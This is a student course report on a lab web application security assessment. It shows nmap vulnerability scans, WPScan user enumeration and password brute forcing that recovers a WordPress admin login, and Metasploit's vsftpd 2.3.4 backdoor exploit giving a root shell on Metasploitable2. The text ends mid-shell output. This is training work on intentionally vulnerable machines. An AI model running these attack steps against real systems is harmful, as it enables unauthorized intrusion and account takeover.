



**TUX GLOBAL
INSTITUTE**

Final Project

WEB
APPLICATION
SECURITY
ASSESSMENT

Course:	Ethical Hacking, Defense Technical and Cybersecurity Analyst
Lecturer:	ANG Sokroeurn
Researchers:	PHORN Pisa NEATH Morokot HEL Sokheng

2024

Table of Contents

1. Introduction	1
2. Tools Used	1
1. VMWare Workstation	1
2. Kali Linux	2
3. Ubuntu	2
4. Metasploitable2	3
5. WordPress	3
6. Nmap	4
7. WPScan	4
3. Implementation	5
1. Footprinting and Reconnaissance	5
1.1. Nmap	5
1.2. WPScan	6
2. Exploitation Process	8
2.1. WordPress	8
2.2. Metasploitable2	10
3. Recommendation	15
4. Conclusion	15

1. Introduction

Web application security was assigned to our group for doing research. Our scope is to assess both internal and external web applications.

- Internal Web
Metasploitable (IP: 192.168.157.136)
- External Web
WordPress (IP: 192.168.157.148)

After reviewing some documents, we can identify some techniques to complete this project. All steps are detailed as follows:

1. Requirements Tools
2. Footprinting and Reconnaissance
3. Exploitation Process
4. Recommendation

2. Tools Used

Web application security testing involves evaluating a web application for vulnerabilities and misconfigurations that could lead to security breaches.

1. VMWare Workstation

VMware Workstation is a robust virtualization tool used to create and manage multiple isolated environments on a single physical machine. It allows testers to simulate complex network configurations and deploy various operating systems for testing. With features like snapshots, users can easily revert to previous states, making it ideal for iterative testing and experimentation without risk to production systems.



2. Kali Linux

Kali Linux is a penetration testing and ethical hacking platform that comes preinstalled with a comprehensive suite of tools for security professionals. It supports activities like network scanning, vulnerability analysis, and exploitation. Its key features include ease of customization, strong community support, and tools for password cracking, web app testing, and network attacks, all integrated into a single platform.



3. Ubuntu

Ubuntu is a highly popular Linux distribution that serves as a reliable platform for hosting web applications and services. It is often used in security testing to configure and simulate real-world servers. Features like customizable configurations, robust security tools, and an extensive repository of software make Ubuntu a versatile choice for testing and improving server security.



4. Metasploitable2

Metasploitable2 is a purposely vulnerable virtual machine that serves as an excellent practice target for security professionals and students. It includes outdated software, misconfigured services, and weak credentials, providing a safe environment to test exploitation techniques. Its integration with tools like Metasploit makes it ideal for testing various types of attacks, such as buffer overflows, SQL injections, and remote code execution.



5. WordPress

WordPress is a widely used content management system that powers a significant portion of websites worldwide. From a security testing perspective, WordPress allows for simulating real-world web application scenarios due to its popularity and extensibility. Features like plugins and themes introduce potential vulnerabilities, making it a common target for testing issues such as SQL injection, XSS, and insecure configurations.



6. Nmap

Nmap, short for Network Mapper, is a powerful and versatile network scanning tool. It provides detailed information about devices, services, operating systems, and open ports on a network. Its scripting engine adds flexibility, enabling automated testing for specific vulnerabilities. Nmap is widely used for reconnaissance and vulnerability assessment in both small-scale and enterprise environments.



7. WPScan

WPScan is a dedicated security scanner for WordPress, used to identify vulnerabilities in core files, themes, and plugins. It can also enumerate usernames and test for weak passwords, providing insights into common WordPress-specific security issues. WPScan is particularly useful for organizations using WordPress to ensure their sites are secure and up to date.



WPScan

3. Implementation

1. Footprinting and Reconnaissance

1.1. Nmap

Scanning for port opened and vulnerability in each port.

```
# nmap --script vulners -sV -A <target-ip> -oN <file-name>
```

- `--script vulners` option leverages Nmap's scripting engine to query the Vulners database, identifying vulnerabilities (CVEs) associated with the detected service versions.
- `-sV` flag, Nmap actively probes services to determine their exact version numbers, which are crucial for accurately matching vulnerabilities.
- `-A` option enables aggressive scanning, incorporating operating system detection, traceroute, and additional script execution to gather comprehensive system details
- `-oN` flag, ensuring results are preserved for further analysis.

For metasploitable web:

```
# nmap --script vulners -sV -A 192.168.157.136 -oN metasploit.txt
```

```
# Nmap 7.94SVN scan initiated Mon Dec 23 10:29:39 2024 as: /usr/lib/nmap/nmap --script vulners -sV -A -oN metasploit 192.168.157.136
Nmap scan report for 192.168.157.136
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:4.7p1:
| 95499236-C9FE-56A6-9D7D-E943A248633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A248633A *EXPLOIT*
| 2C119FFA-ECE0-5E14-AA44-35A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-AA44-35A2C38071A *EXPLOIT*
| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
| CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
| B8190CDB-3EB9-5631-9828-8064A1575823 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575823 *EXPLOIT*
| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
| 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 9.8 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A *EXPLOIT*
| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
| SSV:78173 7.8 https://vulners.com/seebug/SSV:78173 *EXPLOIT*
| SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPLOIT*
| PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKETSTORM:98796 *EXPLOIT*
| PACKETSTORM:94556 7.8 https://vulners.com/packetstorm/PACKETSTORM:94556 *EXPLOIT*
| PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
| PACKETSTORM:101052 7.8 https://vulners.com/packetstorm/PACKETSTORM:101052 *EXPLOIT*
| EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985 7.8 https://vulners.com/exploitpack/EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985 *EXPLOIT*
| EXPLOITPACK:67F6569F63A082199721C069C8528BD7 7.8 https://vulners.com/exploitpack/EXPLOITPACK:67F6569F63A082199721C069C8528BD7 *EXPLOIT*
| EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*
| EDB-ID:24450 7.8 https://vulners.com/exploitdb/EDB-ID:24450 *EXPLOIT*
| EDB-ID:15215 7.8 https://vulners.com/exploitdb/EDB-ID:15215 *EXPLOIT*
| CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
| CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012
| CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325
| 1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
| SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
| SSV:61450 7.5 https://vulners.com/seebug/SSV:61450 *EXPLOIT*
| PACKETSTORM:173661 7.5 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
| F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
| EDB-ID:40888 7.5 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
| CVE-2016-6515 7.5 https://vulners.com/cve/CVE-2016-6515
| CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708
| CVE-2014-1692 7.5 https://vulners.com/cve/CVE-2014-1692
| CVE-2010-4478 7.5 https://vulners.com/cve/CVE-2010-4478
| 1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
| CVE-2016-10009 7.3 https://vulners.com/cve/CVE-2016-10009
| SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*
| CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010
| SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*
| CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564
| 1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*
| EDB-ID:46516 6.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
```


For wordpress web:

```
# nmap --script vulners -sV -A 192.168.157.148 -oN wordpress.txt
```

```
# Nmap 7.95 scan initiated Mon Jan 6 23:13:38 2025 as: /usr/lib/nmap/nmap --script vulners -sV -A -oN wordpress 192.168.157.148
Nmap scan report for 192.168.157.148
Host is up (0.00071s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:8.9p1:
| 95499236-C9FE-56A6-9D7D-E943A24B633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
| 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
| CVE-2023-28531 9.8 https://vulners.com/cve/CVE-2023-28531
| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
| 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 9.8 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A *EXPLOIT*
| 33D623F7-98E0-5F75-80FA-81AA666D1340 9.8 https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340 *EXPLOIT*
| 0221525F-07F5-5790-912D-F489E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F489E2D1B587 *EXPLOIT*
| PACKETSTORM:179290 8.1 https://vulners.com/packetstorm/PACKETSTORM:179290 *EXPLOIT*
| FB2E9ED1-4307-585C-A197-0D6628B20134 8.1 https://vulners.com/githubexploit/FB2E9ED1-4307-585C-A197-0D6628B20134 *EXPLOIT*
| FA3992CE-9C4C-5350-8134-177126E0BD3F 8.1 https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F *EXPLOIT*
| F8981437-1287-5B69-93F1-657DFB1DCE59 8.1 https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59 *EXPLOIT*
| F58A5CB2-2174-586F-9CA9-4C47F8F38B5E 8.1 https://vulners.com/githubexploit/F58A5CB2-2174-586F-9CA9-4C47F8F38B5E *EXPLOIT*
| EFD615F0-8F17-5471-AA83-0F491FD497AF 8.1 https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF *EXPLOIT*
| EC20B9C2-6857-5848-848A-A9F430D13EEB 8.1 https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB *EXPLOIT*
| EB13CBD6-BC93-5F14-A210-AC0B5A1D8572 8.1 https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D8572 *EXPLOIT*
| E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD 8.1 https://vulners.com/githubexploit/E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD *EXPLOIT*
| E543E274-C20A-582A-8F8E-F8E3F381C345 8.1 https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345 *EXPLOIT*
| E34FCEEC-226E-5A46-9B1C-8CD6EF7D3257 8.1 https://vulners.com/githubexploit/E34FCEEC-226E-5A46-9B1C-8CD6EF7D3257 *EXPLOIT*
| E24EEC0A-40F7-5B8C-9E4D-7B13522FF915 8.1 https://vulners.com/githubexploit/E24EEC0A-40F7-5B8C-9E4D-7B13522FF915 *EXPLOIT*
| DC798E98-BA77-5F86-9C16-0CF8CD540EBB 8.1 https://vulners.com/githubexploit/DC798E98-BA77-5F86-9C16-0CF8CD540EBB *EXPLOIT*
| DC473885-F54C-5F76-BAFD-0175E4A90C1D 8.1 https://vulners.com/githubexploit/DC473885-F54C-5F76-BAFD-0175E4A90C1D *EXPLOIT*
| D85F08E9-DB96-55E9-8DD2-22F01980F360 8.1 https://vulners.com/githubexploit/D85F08E9-DB96-55E9-8DD2-22F01980F360 *EXPLOIT*
| D572250A-BE94-501D-90C4-14A6C9C0AC47 8.1 https://vulners.com/githubexploit/D572250A-BE94-501D-90C4-14A6C9C0AC47 *EXPLOIT*
| D1E049F1-393E-552D-80D1-675022B26911 8.1 https://vulners.com/githubexploit/D1E049F1-393E-552D-80D1-675022B26911 *EXPLOIT*
| CVE-2024-6387 8.1 https://vulners.com/cve/CVE-2024-6387
| CFE8F7AF-651A-5302-80B8-F8146D5B33A6 8.1 https://vulners.com/githubexploit/CFE8F7AF-651A-5302-80B8-F8146D5B33A6 *EXPLOIT*
| CF80DDA9-42E7-5E06-8DA8-84C72658E191 8.1 https://vulners.com/githubexploit/CF80DDA9-42E7-5E06-8DA8-84C72658E191 *EXPLOIT*
| CB2926E1-2355-5C82-A42A-D4F72F114F9B 8.1 https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B *EXPLOIT*
| C6FB6D50-F71D-5870-B671-D6A09A95627F 8.1 https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F *EXPLOIT*
| C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 8.1 https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 *EXPLOIT*
| C185263E-3E67-5550-B9C0-AB9C15351960 8.1 https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960 *EXPLOIT*
| BDA609DA-6936-50DC-A325-19FE2CC68562 8.1 https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562 *EXPLOIT*
| AA539633-36A9-53BC-97E8-19BC0E4E8D37 8.1 https://vulners.com/githubexploit/AA539633-36A9-53BC-97E8-19BC0E4E8D37 *EXPLOIT*
| A377249D-3C48-56C9-98D6-C47013B3A043 8.1 https://vulners.com/githubexploit/A377249D-3C48-56C9-98D6-C47013B3A043 *EXPLOIT*
| 9CDFE38D-80E9-55D4-A7A8-D5C20821303E 8.1 https://vulners.com/githubexploit/9CDFE38D-80E9-55D4-A7A8-D5C20821303E *EXPLOIT*
| 9A6454E9-662A-5A75-8261-73F46290FC3C 8.1 https://vulners.com/githubexploit/9A6454E9-662A-5A75-8261-73F46290FC3C *EXPLOIT*
| 92254168-3B26-54C9-B9BE-B4B7563586B5 8.1 https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5 *EXPLOIT*
| 91752937-D1C1-5913-A96F-72F8B8AB4280 8.1 https://vulners.com/githubexploit/91752937-D1C1-5913-A96F-72F8B8AB4280 *EXPLOIT*
| 906CD901-3758-5F2C-8FA6-386BF9378AB3 8.1 https://vulners.com/githubexploit/906CD901-3758-5F2C-8FA6-386BF9378AB3 *EXPLOIT*
| 896B5857-A9C8-5342-934A-74F1EA1934CF 8.1 https://vulners.com/githubexploit/896B5857-A9C8-5342-934A-74F1EA1934CF *EXPLOIT*
```

After scanning with nmap, those results have shown that many vulnerabilities and ports opened are scanned.

1.2. WPScan

WPScan command used to scan a WordPress site for vulnerabilities and to enumerate specific components.

```
# wpscan --url http://192.168.157.148 --enumerate p,t,u
```

- wpscan: The tool being used to perform the scan.
- --url http://192.168.157.148: Specifies the target URL (in this case, a WordPress site hosted on the IP 192.168.157.148).
- --enumerate: The enumeration option tells WPScan what to scan for.
 - p: Enumerates plugins. It checks for installed plugins and identifies vulnerable ones.
 - t: Enumerates themes. It detects the themes in use and checks if they have known vulnerabilities.
 - u: Enumerates users. It attempts to find WordPress usernames that can be used for brute-force attacks or further exploitation.


```
(root@kali)~# wpscan --url http://192.168.157.148 --enumerate p,t,u
```

```

      ____
     / ___ \
    /  _ < 
   /  /> __\
  /_/___\_\
         |
        \|
       /__\
      /___\
     /___\
    /___\
   /___\
  /___\
 /___\
/_/_\_

WordPress Security Scanner by the WPScan Team
Version 3.8.27

 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

```
[i] Updating the Database ...
[i] Update completed.
```

```
[+] URL: http://192.168.157.148/ [192.168.157.148]
[+] Started: Sat Jan 11 21:29:41 2025
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://192.168.157.148/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://192.168.157.148/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://192.168.157.148/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 6.7.1 identified (Latest, released on 2024-11-21).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.157.148/index.php/feed/, <generator>https://wordpress.org/?v=6.7.1</generator>
```

After scanning, we can find the result and show us with the user (wordpress).

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====

[+] User(s) Identified:

[+] wordpress
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|   - http://192.168.157.148/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

2. Exploitation Process

2.1. WordPress

After information gathering, we get a lot of information by using nmap and wpscan. As ethical hacker, we will try to exploit through those vulnerabilities to prevent attack from unauthorized user.

Now we have a user from wpscan, called wordpress. We will try to brute-force attack. We will use `rockyou.txt` as wordlist for brute-forcing. But the `rockyou.txt` wordlist is very large. To test fewer passwords, we can create a smaller subset of the file.

```
# head -n 1000 /usr/share/wordlists/rockyou.txt > small_rockyou.txt
```

- `head -n 1000:`
 - Extracts the first 1000 lines from the `rockyou.txt` file.
 - Useful for creating a smaller subset of the wordlist to reduce processing time or focus on common passwords.
- `/usr/share/wordlists/rockyou.txt:`
 - The location of the original `rockyou.txt` wordlist on most Linux distributions, especially penetration testing systems like Kali Linux.
- `small_rockyou.txt:`
 - Redirects the output of the head command (the first 1000 lines) into a new file named `small_rockyou.txt`.

Brute-forcing is started.

```
# wpscan --url http://192.168.157.148 --usernames wordpress --passwords /root/websecurity/small_rockyou.txt
```

- `--url http://192.168.157.148:` Targets the WordPress site hosted at the specified IP address.
- `--usernames wordpress:` Specifies the username (wordpress) to brute-force.
- `--passwords /root/websecurity/small_rockyou.txt:` Uses the `small_rockyou.txt` file located in `/root/websecurity/` as the password list for the attack.

```
(root@kali)~# wpscan --url http://192.168.157.148 --usernames wordpress --passwords /root/websecurity/small_rockyou.txt
```

```

  ____
 /  __ \
/   /  \
/_____/

WordPress Security Scanner by the WPScan Team
      Version 3.8.27
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.157.148/ [192.168.157.148]
[+] Started: Sat Jan 11 22:42:29 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

```

```
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
    Checking Config Backups - Time: 00:00:00 <=====
[!] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - wordpress / daddy
Trying wordpress / rocky Time: 00:00:08 <=====
```


As the following result above, it's shown us that password brute-forcing is successfully done.


Now we get both user and password:

- Username: wordpress
- Password: daddy

We can try to login into the web page with user and password above.

Go to: <http://192.168.157.148/wp-admin/>





Now we can log into the admin panel in WordPress. That means we are a successful exploitation of WordPress.

2.2. Metasploitable2

After scanning with nmap, we discovered many vulnerabilities and opened many ports. In this case, we will exploit the opened ports 21 (vsftpd) and 80 (HTTP).

We have noticed that:

- Port 21: vsftpd (Using old version 2.3.4)
- Port 80: HTTP (Using Apache 2.2.8)

Exploitation is started:

- Port 21:

```
(root@kali) - [~/websecurity]
# cat metasploit.txt
# Nmap 7.94SVN scan initiated Mon Dec 23 10:29:39 2024 as: /usr/lib/nmap/nmap --script vulners -sV -A -oN metasploit 192.168.157.136
Nmap scan report for 192.168.157.136
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

We will use the Metasploit framework to do this.

```
# msfconsole
```

```
(root@kali) - [~]
# msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

/ it looks like you're trying to run a \
\ module
/
```

Search the vulnerability:

```
# search vsftp
```

```
msf6 > search vsftp

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > █
```

```
# use 1
```

Or

```
# use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
0     Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Then show options, you can see rhosts is needed. Let's set rhosts. Rhosts is the target host you want to exploit (Metasploit).

```
# set rhosts 192.168.157.136
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.157.136
rhosts => 192.168.157.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

To exploit the target

```
# exploit
```

Or

```
# run
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.157.136:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.157.136:21 - USER: 331 Please specify the password.
[*] 192.168.157.136:21 - Backdoor service has been spawned, handling...
[*] 192.168.157.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.157.147:37299 -> 192.168.157.136:6200) at 2025-01-11 23:44:56 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

pwd
/

ls
bin
boot
cdrom
dev
etc
home
initrd
